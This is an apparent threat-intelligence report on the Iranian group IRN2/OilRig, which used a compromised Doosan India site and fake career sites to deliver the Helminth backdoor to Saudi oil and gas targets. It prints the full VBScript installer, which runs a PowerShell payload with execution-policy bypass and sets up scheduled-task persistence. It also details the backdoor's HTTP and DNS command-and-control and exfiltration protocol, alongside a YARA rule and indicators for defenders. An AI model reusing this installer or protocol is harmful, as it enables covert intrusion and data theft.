AREA 1

OPERATION DOOS

IRN2 TARGETS SAUDI ARABIAN OIL AND GAS INDUSTRY WITH CAREER-THEMED PHISHING ATTACK

AREA 1

IRN2 Targets Saudi Arabian Oil and Gas Industry with Career-Themed Phishing Attack

TABLE OF CONTENTS

IRN2 Targets Saudi Arabian Oil and Gas Industry with Career-Themed Phishing Attack

EXECUTIVE SUMMARY

Iranian cyber actors, in the Summer of 2017, compromised a website of Doosan Power Systems India (DPSI) in order to conduct a targeted spear-phishing campaign against Saudi Aramco affiliates.

DPSI is a subsidiary of Doosan Heavy Industries & Construction, the infrastructure support business of South Korean conglomerate Doosan Group. Doosan Heavy Industries & Construction, headquartered in Changwon, South Korea, is a power company with business in the manufacturing and construction of nuclear power plants, thermal power stations, turbines, generators, and other power equipment. The company is also responsible for engineering, procurement, and construction at Saudi Aramco-affiliated companies.

This Iranian cyber actor is identified by Area 1 Security as IRN2 and has been previously identified in the cybersecurity community as OilRig. IRN2 is known to target organizations throughout the middle east, including Israel, the United Arab Emirates, and Saudi Arabia. Artifacts of the compromise, which are reminiscent of previously reported OilRig campaigns, leveraged job-related social engineering lures that would ultimately deliver a new variant of the Helminth backdoor.

[1] http://www.utilities-me.com/article-4668-doosan-to-build-power-plant-for-fadhili-project/

IRN2 INFECTION VECTOR

Area 1 Security discovered position.zip (SHA-256:c2731f4c6927025b2747ff3ab0d8bd3d9788d8dd1a08deb8d148c30877b203d2), an artifact of the IRN2 infection vector, hosted at https://dpsiesr.doosan[.]com/content/site/position.zip.

The domain dpsiesr.doosan.com is a legitimate site operated by a Doosan Heavy Industries & Construction subsidiary known as Doosan Power Systems India (DPSI). The DPSI site is password-protected and intended for use by authorized personnel for what appears to be eSourcing of end-to-end power plant services. IRN2's compromise of this site to host malware is particularly interesting, given that Doosan is a key player in the Saudi Arabia oil and gas industry, a well-known target of Iran. The actor likely leveraged Doosan in their targeting of the oil and gas facility knowing it was a trusted name, and therefore would reduce suspicion of malicious activity, increasing their chances of success.

The file position.zip is an encrypted ZIP archive that was used in a career-themed spear-phish attack against the target, which falls closely in line with previously reported IRN2 attacks that used fake job offers as a social engineering lure. Area 1 Security frequently sees spear-phish attacks in which the target is sent an email containing a hyperlink to an externally hosted malicious file. In this case, the file that the actor used was a ZIP archive encrypted with the password 123. Encryption of the ZIP file through password protection was likely employed to circumvent security scanning.
The password may be communicated within the message body of the email, in a previous or subsequent email, or even sometimes through out-of-band means. With this particular attack, the actor compromised the DPSI site, placed position.zip on the site, then likely crafted an email with a link to the ZIP archive and sent the email to the target.

Inside position.zip is a directory named Position, which contains two files. The first file, Position.html.lnk, is a Windows shortcut file that will launch a VBScript via the wscript.exe Windows service. The second file, site.html.url, is the VBScript that is launched by Position.html.lnk.

Below is the parsed metadata from the LNK file (note the timestamps were intentionally modified by the actor to further obscure the attack, as evidenced in the coming sections):

```
out:  Lnk File: Position.html.lnk
Link Flags: HAS SHELLIDLIST | POINTS TO FILE/DIR | NO DESCRIPTION | HAS RELATIVE PATH STRING
   | NO WORKING DIRECTORY | HAS CMD LINE ARGS | HAS CUSTOM ICON
File Attributes: ARCHIVE
Create Time:   2016-07-16 07:42:37.983803
```

```
Access Time:   2016-07-16 07:42:37.983803
Modified Time: 2016-07-16 07:42:37.983803
Target length: 164864
Icon Index: 242
ShowWnd: SW_SHOWMINNOACTIVE
HotKey: 0
Target is on local volume
Volume Type: Fixed (Hard Disk)
Volume Serial: 7a47aa60
Vol Label:
Base Path: C:\Windows\System32\wscript.exe
(App Path:) Remaining Path:
Relative Path: ..\..\..\..\..\Windows\System32\wscript.exe
Command Line: /E:vbs ./././././././site.html.url
Icon filename: C:\Windows\System32\shell32.dll
```

The VBScript site.html.url serves as an installer for a variant of the Helminth backdoor.

HELMINTH INSTALLER

The contents of `site.html.url` (shown below) reveal the inclusion of `doom3_Init`, a subroutine identified in malware used in multiple publicly reported IRN2 attacks.


```
Private Sub Workbook_Open()

    Set osList = GetObject(“winmgmts:”).InstancesOf(“Win32_OperatingSystem”)
    For Each os In osList
        If CInt(Split(os.Version, “.”)(0)) < 6 Then
            Exit Sub
        Else
            Exit For
        End If
    Next
    Call doom3_Init
End SubFunction base64_decode(encodedstr)
    Const r64 = “ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/”
    Dim table(256), decodedstr
    For x = 1 To 256 Step 1
        table(x) = -1
        Next
        For x = 1 To 64 Step 1
            table(1 + Asc(Mid(r64, x, 1))) = x - 1
        Next
        Dim size
        size = Len(encodedstr)
        bits = 0
        decodedstr = “”
        For x = 1 To size Step 1
            c = table(1 + Asc(Mid(encodedstr, x, 1)))
            If (c <> -1) Then
                If (bits = 0) Then
                    outword = c * 4
                    bits = 6
                ElseIf (bits = 2) Then
                    outword = c + outword
                    decodedstr = decodedstr & (Chr(CLng(“&H” & Hex(outword Mod 256))))
                    bits = 0
                ElseIf (bits = 4) Then
                    outword = outword + Int(c / 4)
                    decodedstr = decodedstr & (Chr(CLng(“&H” & Hex(outword Mod 256))))
                    outword = c * 64
                    bits = 2
                Else
                    outword = outword + Int(c / 16)
                    decodedstr = decodedstr & (Chr(CLng(“&H” & Hex(outword Mod 256))))
                    outword = c * 16
                    bits = 4
                End If
            End If
        Next
        base64_decode = decodedstr
    End Function
    Function Concat(fstr, sstr)
        Concat = fstr & sstr
    End Function
    Function Concot(fstr)
        Concot = fstr & Chr(34)
    End Function
    Sub doom3_Init()
        Set wss = CreateObject(“WScript.Shell”)
        pth = wss.ExpandEnvironmentStrings(“%PUBLIC%”) & “\Libraries\”
        Set fso = CreateObject(“Scripting.FileSystemObject”)
        If Not (fso.FolderExists(pth)) Then
            fso.CreateFolder (pth)
       End If
        If Not (fso.FileExists(pth & “test5.vbs”)) Then
            VBS = “CreateObject(“
            VBS = Concot(VBS)
            VBS = Concat(VBS, “WScript.Shell”)
            VBS = Concot(VBS)
            VBS = Concat(VBS, “).R”)
            VBS = Concat(VBS, “un “)
            VBS = Concot(VBS)
                  VBS = Concat(VBS, “cmd /c type “)
                  VBS = Concat(VBS, pth)
            VBS = Concat(VBS, “te”)
            VBS = Concat(VBS, “st5.txt”)
    VBS = Concat(VBS, “ | “)
            VBS = Concat(VBS, “powe”)
            VBS = Concat(VBS, “rshell -ex”)
            VBS = Concat(VBS, “ec byp”)
            VBS = Concat(VBS, “ass -no”)
    VBS = Concat(VBS, “profile - “)
            VBS = Concot(VBS)
            VBS = Concat(VBS, “,0”)
            Set spoFile = fso.CreateTextFile(pth & “test5.vbs”)
            spoFile.Write (VBS)
            spoFile.Close
            PS1 = “ [snipped for brevity] [Decoded BASE64 Blob]
    [$d=[System.Convert]::FromBase64String(“H4”+”  [snipped for brevity]”);
    $m=New-Object System.IO.MemoryStream;
    $m.Write($d,0,$d.Length);
    $m.Seek(0,0)|Out-Null;
    iex((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipStream($m,
      [System.IO.Compression.CompressionMode]::Decompress))).readtoend())
    ]  “
            Set spoFile = fso.CreateTextFile(pth & “tes” & “t5.txt”)
            PS1 = base64_decode(PS1)
            spoFile.Write (PS1)
            spoFile.Close
            Set fso = Nothing
            cmd1 = Concat(“sch”, “tasks /cre”)
            cmd1 = Concat(cmd1, (“ate /F /sc once /st “ & Chr(34)))
            cmd1 = Concat(cmd1, (FormatDateTime((Now + TimeValue(“0:0” & “2:0”)), 4)))
            cmd1 = Concat(cmd1, (Chr(34) & “ /tn “))
            cmd1 = Concat(cmd1, Chr(34))
            cmd1 = Concat(cmd1, (“Office_Update” & Chr(34) & “ /tr “ & pth & “test5.vbs”))
            cmd2 = “sch” & “tasks /run /tn “ & Chr(34) & “Office_Update” & Chr(34)
            wss.Run cmd1, 0
            Wscript.Sleep 5000
            wss.Run cmd2, 0
            Set wss = Nothing
        End If
    End Sub
    CreateObject(“WScript.Shell”).Run “https://www.doosan-hr.com/”,0
    call Workbook_Open
```

The script installs the Helminth PowerShell payloads, which Area 1 Security has named Helminth.DnE and Helminth.DnS. Their overall functionality is very similar to publically reported variants of previous Helminth backdoors. The payloads are embedded in the installer as templates, and identifiers such as variable and function names are assigned at the time of installation. These identifiers are randomly generated, so that no two payload scripts can be identified by the same hash.

Helminth.DnE and Helminth.DnS are installed in the directory `%PUBLIC%\Library\RecordedTV<random>\`, where the `<random>` portion of the directory name is randomly generated and assigned at runtime. The Helminth.DnE and Helminth.DnS PowerShell scripts in the analyzed sample were written to this directory with random file names and a `.txt` extension. Other variants used the names `DnE.Ps1` and `DnS.Ps1`, respectively, for the payloads. A VBScript is also written to the same directory with either a randomly chosen file name or, as identified in previous samples, `backup1.vbs`. This script is simply a loader for the PowerShell payloads and is run via a scheduled task every three minutes.

FAKE DOOSAN PHISHING SITE

In addition to installing the Helminth PowerShell scripts, Area 1 Security observed an interesting technique employed by the `VBScript site.html.url`. The script opens a web browser on the victim's system and navigates to `doosan-hr[.]com`, a fake Doosan website. This technique has not been observed in previous Helminth deliveries, which have been carried out through malicious Excel macros. An image of the page (to the right) reveals a human resources site for resume submissions, which fits with the career-themed social engineering tactics used throughout the attack. The page had several notable misspellings. In the "Contact Us" section, the state and country listed were "Ohaio, United State of Amrica." Additionally, the copyright notice in the footer of the website read "All Resived Right 2016-2017 Doosan Company."



Doosan Human Resource

Please Register And Login With your Account, After That Use Contact Us in Our Site.

Submit Resume

About Us

" At Doosan, you'll have an amazing range of opportunities. You might become an expert in a particular field or build proficiencies across many areas. You might be an individual contributor or become a manager. Because we have so many kinds of jobs in so many different places, you can stay in one building, city, or country, or you can cross borders—in person, or virtually. Your career and professional development are a partnership between you and your manager, reinforced by our numerous career resources. And as much as we're here to support you, we believe your career is an individual adventure. You drive your career development plan while your manager assists and coaches you, and we provide a framework with the tools and resources you need to succeed. "

Register

Login

Address on Map

Contact Us

Address: St. 10, No 345, Kent, Ohaio, United State of Amrica

Email: hr.support@doosan.com

Hr. Email: hr.support@doosan.com

All Resived Right 2016-2017 Doosan Company

The creation of a fake website and continued use of the Doosan brand demonstrates the extra steps the actor was willing to take to minimize the victim's suspicions of malicious behavior. It is also very possible the actor created the site to phish for additional sensitive information, as the page lures victims to create an account and upload their resume. This could be of particular concern from a credential reuse standpoint. If the victim registers an account on the fake site with the same credentials they use for other accounts, the actor could potentially gain unauthorized access to those accounts. Not to mention, access to the victim's resume would provide the actor with a wealth of valuable information that could be used for victim profiling or leveraged in the creation of additional social engineering lures.

While the victim browses the phishing site, the Helminth payloads are installed and begin executing in the background.

HELMINTH.DNE POWERSHELL SCRIPT

Helminth.DnE is the first payload installed. The Helminth.DnE PowerShell script can upload and download files to and from a C2 server, as well as execute code provided by the server. The script installs three directories in its workspace:

- C:\Users\Public\Libraries RecordedTV<random>\up\
- C:\Users\Public\Libraries\RecordedTV<random>\dn\
- C:\Users\Public\Libraries\RecordedTV<random>\tp\

In the up\ directory, files are placed for upload to the server. Files downloaded from the server are placed in the dn\ directory. Before files are uploaded and downloaded, C:\Users\Public\Libraries\RecordedTV<random>\uplock and C:\Users\Public\Libraries\RecordedTV<random>\dwnlock are created, respectively. This is used as a mutex to ensure that only one file can be uploaded or downloaded at a time.

Helminth.DnE communicates with its C2 server (in this sample, coldflys[.]com) over simple HTTP. All downloads and uploads use a URL that looks like http://coldflys[.]com/index.aspx?id=<ID>, where <ID> is a randomized identifier placed by the installer when filling the Helminth.DnE template. A character is appended to this URL depending on the action being performed. The Helminth.DnE script is programmed to perform the following actions, in order:

ACTION	CHARACTER APPENDED TO URL
Download file to dn\	2
Download file to dn\ and execute	1
Upload files to up\	3

Notable facts about the HTTP communication in the client requests include:

- The HTTP Referrer is `https://www.google.com`
- The User Agent in the first attempted request is `Microsoft BITS/7.7`
- If the first HTTP request results in an exception, the user agent is changed to `Mozilla/5.0 (Windows NT 6.3; Win64; x64; Trident/7.0; rv:11.0) like Gecko`
- All uploaded and downloaded files are obfuscated by performing a bitwise XOR with the first character of the ID used in the HTTP request and encoding the result with Base64

HELMINTH.DNS POWERSHELL SCRIPT

Helminth.DnS is the second payload installed. The Helminth.DnS PowerShell script is also responsible for communicating with a C2 server but uses DNS queries rather than HTTP. The script can not only send data to the server, but also execute scripts received by the server, all via DNS. It randomly generates subdomains on the same domain as the C2 server (in this case shoterup[.]com) using a domain generation algorithm, and then performs DNS queries on them. The communications protocol of this script is detailed below:

1. First, the script sends a DNS query that acts as an initial C2 beacon. The subdomain of this request follows a specific pattern: `zz000000<base36 of a random number smaller than 46655>30`
2. The script checks the response to this DNS query and uses the first octet of the resolving IP address as an ID for the victim system
3. The script then uses this ID in a DNS query to the C2 server, requesting additional instructions. The subdomain of this request follows the pattern: `zza<ID>00000<base36 of a random number smaller than 46655>30`
4. If no further instructions are provided, the script exits and will be activated the next time the loader script `(backup1.vbs` or `<random>.vbs)` is called
5. If further instructions are required, the C2 server responds with the IP address `33.33.x.y`, representing a “command start” signal. Upon receiving this IP address, the script converts the last two octets from decimal integers to ASCII characters that are then used to name a batch file stored in `%PUBLIC%\Libraries\tp\xy.bat`

6. Once the batch file is created, the script will continue to send DNS queries to the C2 server where the subdomain in the queries follows the pattern: zz<ID>00000<base36 of random number smaller than 46655>232A<hex_filename><i-counter>

7. The C2 server responds to these DNS queries with IP addresses, each octet of which is converted by the script from decimal integer to ASCII character and appended to the batch file. The script will continue to send DNS queries and write characters to the batch file until the C2 server signals the end of the data stream by responding with the IP address 35.35.35.35

8. The script executes the now complete batch file xy.bat and stores its output in %PUBLIC%\Libraries\tp\xy.txt

9. The file xy.txt is then exfiltrated by the script to the C2 server. The script exfiltrates the data in the text file by dividing it into 24-byte chunks and sending it as part of the subdomain in a series of DNS queries. The subdomain follows the pattern: zz<ID><name of batch file without extension><base36 of sequence number><base36 of a random number smaller than 46655><up to 24 bytes of data from batch file output>


ADDITIONAL PHISHING SITES & C2 INFRASTRUCTURE

As noted above, the VBScript site.html.url opens a web browser on the victim's system and navigates to doosan-hr[.]com, a fake Doosan human resources site for resume submissions. The domain was registered on August 13, 2017, and shortly thereafter, on August 15, 2017, the site was operational. The actors created doosan-hr.com not only as a social engineering tatic to ally suspicion but also as a possible means to obtain additional sensitive victim information.

Based on analysis of doosan-hr[.]com, Area 1 Security identified two additional sites with career-themed domains that were likely used in similar IRN2 phishing attacks. More specifically, registration information for doosan-hr[.]com revealed the registrant telephone number +1.15152978248. The domain mic-careers[.]com was registered with the same number on August 5, 2017, just several days before the creation of doosan-hr[.]com. An image of mic-careers[.]com (shown below) reveals yet another fake career-themed site and use of the exact same language for the "About Us" section as seen on doosan-hr[.]com. Again, the phishing site lures the target to create an account and upload their resume.

The domain mic-careers[.]com was hosted on the IP address 173.254.236[.]148. This IP also hosted another suspiciously-named domain, middleeast-jobs[.]net, which was registered on September 2, 2017. The site is no longer up, and an image of the page is not available. However, based on the name, IP resolution, and time of registration, this domain was likely another IRN2 career-themed phishing site.

In addition to identifying the other phishing sites, Area 1 Security observed additional IRN2 command and control infrastructure. As noted earlier, the C2 domains for the analyzed samples of Helminth.DnE and Helminth.DnS were `coldflys[.]com` and `shoterup[.]com`, respectively. Publically reported information links both domains to additional IRN2 operations, including a campaign in November of 2017 that used a macro-enabled XLS file, `User list must change password.xls`, to deliver the same variant of the Helminth backdoor. In fact, use of macro-enabled XLS files to deliver different variants of Helminth has been detailed in a number of publicly reported IRN2 campaigns. Analyzing results of a YARA rule derived from the Helminth installer, `site.html.url`, Area 1 Security found several macro-enabled XLS files that specifically delivered Helminth.DnE and Helminth.DnS. From these files, two additional C2 domains were identified: `barsupport[.]org` and `forskys[.]com`.



How Contact Mic Careers?

Please register and login with your account.

Upload Your Resume

About US

“ At Mic careers, you'll have an amazing range of opportunities. You might become an expert in a particular field or build proficiencies across many areas. You might be an individual contributor or become a manager. Because we have so many kinds of jobs in so many different places, you can stay in one building, city, or country, or you can cross borders—in person, or virtually. Your career and professional development are a partnership between you and your manager, reinforced by our numerous career resources. And as much as we're here to support you, we believe your career is an individual adventure. You drive your career development plan while your manager assists and coaches you, and we provide a framework with the tools and resources you need to succeed. ”

Contact Us

All Reseved Right 2016-2017

Image Supplied By DomainTools.com

ADDITIONAL HELMINTH.DNE & HELMINTH.DNS SAMPLES

Five additional malicious files were found via the following YARA rule:

```
rule Helminth_Installer
{
  strings:
    $s1 = “VBS = Concat(VBS,”
    $s2 = “Function base64_decode”
    $s3 = “Private Sub Workbook_Open()”
    $s4 = “cmd1 = Concat(“
  condition:
    $s2 and
    $s3 and
    (#s1 > 5 or #s4 > 3)
}
```

All samples were macro-enabled XLS files that delivered Helminth.DnE and Helminth.DnS. Details are noted below:

FILENAME: User list must change password.xls

- SHA-256: B409538c99f99b94a5035d9fa44a506b41be0feb23e89b7e4d272ba791aa6002
- SHA-1: 0bd6e06470e384571058774d9b43841c8ffe54c2
- MD5: c10fc157d1c291c66284a9f07b52a376
- Modified Date: 2017-09-10 10:49:12
- C2: coldflys[.]com

FILENAME: list.xls

- SHA-256: 0b88bdd5e6beec6c06ec8ad670ddff980acc4e35fa6a434268d6a0203a9dfc7a
- SHA-1: 6a3923c6c35ed2ee302de57100b15f9a7aa20f9a
- MD5: 1579208bc40a873e82603844990f6a5e
- Modified Date: 2017-07-18 12:15:15
- C2: shoterup[.]com

FILENAME: rewards.xls

- SHA-256: cbbd0b863c8a31e577b9eabd4d2311a3a919370b0cc848cf297151321b3f6e66
- SHA-1: 88ee2c27e1dd4ed3400adf7e560d4c4ffeae17bb
- MD5: 20c240bde16c6dc2f1638bcdf944975c
- Modified Date: 2017-05-16 03:50:39
- C2: forskys[.]com

FILENAME: survey sheet.xls

- SHA-256: 214cd857955ed59f404f5b9fb76751eb4c2b45f4c2b9b821903d8f6c5269d810
- SHA-1: 80a1a1bcf4868d08a0e65475ced6b8fd337fdf86
- MD5: 3db49888dd5336befee765d43f23d9f8
- Modified Date: 2017-02-22 15:58:59
- C2: barsupport[.]org

FILENAME: Survey.xls

- SHA-256: eb1f47c9f71d3fd2ff744a9454c256bf3248921fbcbadf0a80d5e73a0c6a82de
- SHA-1: 8f3953da84ec9d34ae6b97ff0f574758d39edad9
- MD5: e37bafef0d3315a015f48a2bf845d855
- Modified Date: 2017-02-20 16:48:43
- C2: barsupport[.]org
- Contained in Survey.zip (1a30d55623ae68703793993c94e2af620f3655b206023ecdade099aed6a16452)

INDICATORS OF COMPROMISE

SHA-256 HASHES:

c2731f4c6927025b2747ff3ab0d8bd3d9788d8dd1a08deb8d148c30877b203d2
0b88bdd5e6beec6c06ec8ad670ddff980acc4e35fa6a434268d6a0203a9dfc7a
214cd857955ed59f404f5b9fb76751eb4c2b45f4c2b9b821903d8f6c5269d810
eb1f47c9f71d3fd2ff744a9454c256bf3248921fbcbadf0a80d5e73a0c6a82de
1a30d55623ae68703793993c94e2af620f3655b206023ecdade099aed6a16452”
b409538c99f99b94a5035d9fa44a506b41be0feb23e89b7e4d272ba791aa6002
cbbd0b863c8a31e577b9eabd4d2311a3a919370b0cc848cf297151321b3f6e66
02171e646f919ef3a145323928f73f0b7104a873a4842c23abb8628d740eebec
7595a6534866ab0fdc0d088a0841f04d689d6eba41761ad20976a40cfa4fbdd0

SHA-1 HASHES:

c7806e21fd9ea72d8de4b01f9dbd65a74f070b57
0bd6e06470e384571058774d9b43841c8ffe54c2
6a3923c6c35ed2ee302de57100b15f9a7aa20f9a
88ee2c27e1dd4ed3400adf7e560d4c4ffeae17bb
80a1a1bcf4868d08a0e65475ced6b8fd337fdf86
8f3953da84ec9d34ae6b97ff0f574758d39edad9
c71123d2f76874def40041a535839dd2db31d645

MD5 HASHES:

991241310d775edff106be83719c07ab
c10fc157d1c291c66284a9f07b52a376
1579208bc40a873e82603844990f6a5e
20c240bde16c6dc2f1638bcdf944975c
3db49888dd5336befee765d43f23d9f8
E37bafef0d3315a015f48a2bf845d855
848e6582976d56f0c4b32f89f750a74c

COMPROMISED DPSI SITE AND URL:

dpsiesr.doosan[.]com

https://dpsiesr.doosan[.]com/content/site/position.zip

PHISHING SITES:

doosan-hr[.]com
mic-careers[.]com
middleeast-jobs[.]net

HELMINTH HTTP C2:

coldflys[.]com
shoterup[.]com
barsupport[.]org
Forskys[.]com
http://coldflys[.]com/index.aspx?id=<ID>

HELMINTH DNS C2:

zz000000<random>30.shoter[.]com
zz<ID>00000<random>30.shoter[.]com
zz<ID>00000<random>232A<hex_filename><i-counter>.shoter[.]com

zz<ID><name of batch file><sequence number><random><24 bytes of batch file output>.shoter[.]com

HELMINTH.DNE USER AGENTS:

Microsoft BITS/7.7
Mozilla/5.0 (Windows NT 6.3; Win64; x64; Trident/7.0; rv:11.0) like Gecko

HELMINTH LOADER:

%PUBLIC%\Libraries\RecordedTV<random>\<random>.vbs
%PUBLIC%\Libraries\RecordedTV<random>\backup1.vbs

HELMINTH INSTALLATION:

%PUBLIC%\Libraries\RecordedTV<random>\<random>.txt
%PUBLIC%\Libraries\RecordedTV<random>\DnE.Ps1
%PUBLIC%\Libraries\RecordedTV<random>\DnS.Ps1

HELMINTH.DNE:

%PUBLIC%\Libraries\RecordedTV<random>\up\
%PUBLIC%\Libraries\RecordedTV<random>\dn\
%PUBLIC%\Libraries\RecordedTV<random>\tp\
%PUBLIC%\Libraries\RecordedTV<random>\uplock
%PUBLIC%\Libraries\RecordedTV<random>\dwnlock

HELMINTH.DNS:

%PUBLIC%\Libraries\tp\xy.bat

%PUBLIC%\Libraries\tp\xy.txt